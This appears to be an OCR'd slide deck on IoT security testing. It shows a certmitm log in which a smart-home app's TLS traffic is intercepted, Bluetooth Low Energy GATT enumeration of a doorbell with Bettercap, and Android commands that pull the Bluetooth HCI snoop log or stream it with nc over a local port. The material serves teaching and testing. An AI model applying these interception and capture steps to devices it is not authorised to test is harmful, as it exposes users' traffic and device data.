
Certificate Validation Vulnerabilities



Certmitm





```
INFO - 10.42.0.92: 47.246.44.224:443:gac1.dcloud.net.cn for test self_signed = [SSL: SSLV3_ALERT_CERTIFICATE_UNKNOWN] sslv3 alert certificate unknown (_ssl.c:1007)
INFO - 10.42.0.92: 47.246.44.226:443:gac2.dcloud.net.cn for test self_signed = [SSL: SSLV3_ALERT_CERTIFICATE_UNKNOWN] sslv3 alert certificate unknown (_ssl.c:1007)
INFO - 10.42.0.92: 163.181.92.237:443:bgac.dcloud.net.cn for test self_signed = [SSL: SSLV3_ALERT_CERTIFICATE_UNKNOWN] sslv3 alert certificate unknown (_ssl.c:1007)
INFO - 10.42.0.92: 47.110.136.107:443:s1.dcloud.net.cn for test self_signed = [SSL: SSLV3_ALERT_CERTIFICATE_UNKNOWN] sslv3 alert certificate unknown (_ssl.c:1007)
INFO - 10.42.0.92: 47.251.54.125:443:home.naxclow.com for test self_signed = [SSL: SSLV3_ALERT_CERTIFICATE_UNKNOWN] sslv3 alert certificate unknown (_ssl.c:1007)
INFO - 10.42.0.92: 47.251.54.125:443:home.naxclow.com for test replaced_key = [SSL: SSLV3_ALERT_CERTIFICATE_UNKNOWN] sslv3 alert certificate unknown (_ssl.c:1007)
INFO - 10.42.0.92: 47.251.54.125:443:home.naxclow.com for test self_signed = [SSL: SSLV3_ALERT_CERTIFICATE_UNKNOWN] sslv3 alert certificate unknown (_ssl.c:1007)
INFO - 10.42.0.92: 47.251.54.125:443:home.naxclow.com for test replaced_key = [SSL: SSLV3_ALERT_CERTIFICATE_UNKNOWN] sslv3 alert certificate unknown (_ssl.c:1007)
CRITICAL - 10.42.0.92: 123.207.69.251:443:er.dcloud.net.cn for test self_signed = data intercepted!
CRITICAL - 10.42.0.92: 123.207.69.251:443:er.dcloud.net.cn for test self_signed intercepted data = 'b'POST /sc HTTP/1.1\r\nContent-Type: application/x-www-form-urlencoded\
r\nUser-Agent: Dalvik/2.1.0 (Linux; U; Android 10; ONEPLUS A5010 Build/QKQ1.191014.012)\r\nHost: er.dcloud.net.cn\r\nConnection: Keep-Alive\r\nAccept-Encoding: gzip\r\nCon
tent-Length: 405\r\n\r\n{"c":"-8001","os":29,"dh":1728,"pv":"1.8.8","i":"mWRuTDK2vWw4Ask4ElgpkubE11HBhgtNs6RrG2nM9YrN2ef\\/BaMas+Jm3wUU62ZzhRybjsf3My6M7lfmiRAzow==","vb":"
1.9.9.81902","m":"network error","vd":"OnePlus","p":"a","dw":1080,"v":"1.8.8","mc":"com.naxclow.home|__UNI__1ECAD77|129841100008|google","appid":"__UNI__1ECAD77","md":"ONE
PLUS A5010","name":"X Smart Home","paid":"129841100008","net":3,"pn":"com.naxclow.home"}''
INFO - 10.42.0.92: 47.246.46.127:443:gc1.dcloud.net.cn for test self_signed = [SSL: SSLV3_ALERT_CERTIFICATE_UNKNOWN] sslv3 alert certificate unknown (_ssl.c:1007)
```


01110101101001001011101101110110
01110101101001001011101
Bluetooth®


BLE
HACKING


Attack Scenario



BLE Stack

Link Layer


- MAC address of client and server devices
- Encryption



BLE Stack

Host Card Interface

- SW interface to HW
- Packets can be captured here




BLE Stack

ATT

Attribute Protocol (ATT)

- Defines the format and rules for reading and writing attributes

- Read
- Write
- Notify
- Indicate




BLE Stack


GATT

Generic Attribute Profile (GATT)


- Defines how data is **organized and exchanged**
- Establishes **hierarchy of**
  - **Services**
  - **Characteristics**



Doorbell - Generic Attribute Profile (GATT)



GATT Services



BLE Enumeration Tools

nRF Connect


Bettercap

Bettercap - Doorbell Enumeration


DEMO

Handles	Service > Characteristics	Properties	Data
0001 -> 0005	Generic Access (1800)		
0003	Device Name (2a00)	READ	
0005	Appearance (2a01)	READ	Unknown
0006 -> 0006	Generic Attribute (1801)		
0007 -> 0013	1cf0fe663ecf4d6ea9fce287ab124b96		
0009	1f80af6a2b714e3594e500f854d8f16f	**WRITE**	
000b	1f80af6b2b714e3594e500f854d8f16f	**WRITE**	
000d	1f80af6c2b714e3594e500f854d8f16f	READ, NOTIFY	10 0
0010	1f80af6d2b714e3594e500f854d8f16f	**WRITE**	
0012	1f80af6e2b714e3594e500f854d8f16f	READ, **WRITE**, NOTIFY	10 0

BLE Sniffing Tools




Central




Peripheral

BLE Sniffing Tools




Android BLE Packet Capture

Enable Bluetooth HCI
snoop logs




Android BLE Packet Capture

```
1 adb bugreport
2
3 adb root
4 adb pull /data/misc/bluetooth/logs/btsnoop_hci.log
5
```




Android BLE Packet Capture





```
1 adb shell su -c "'nc -s 127.0.0.1 -p 8872\
2 -L /system/bin/tail \
3 -f -c +0 /data/misc/bluetooth/logs/logs/btsnoop_hci.log'"
4
```

Android BLE Packet Capture

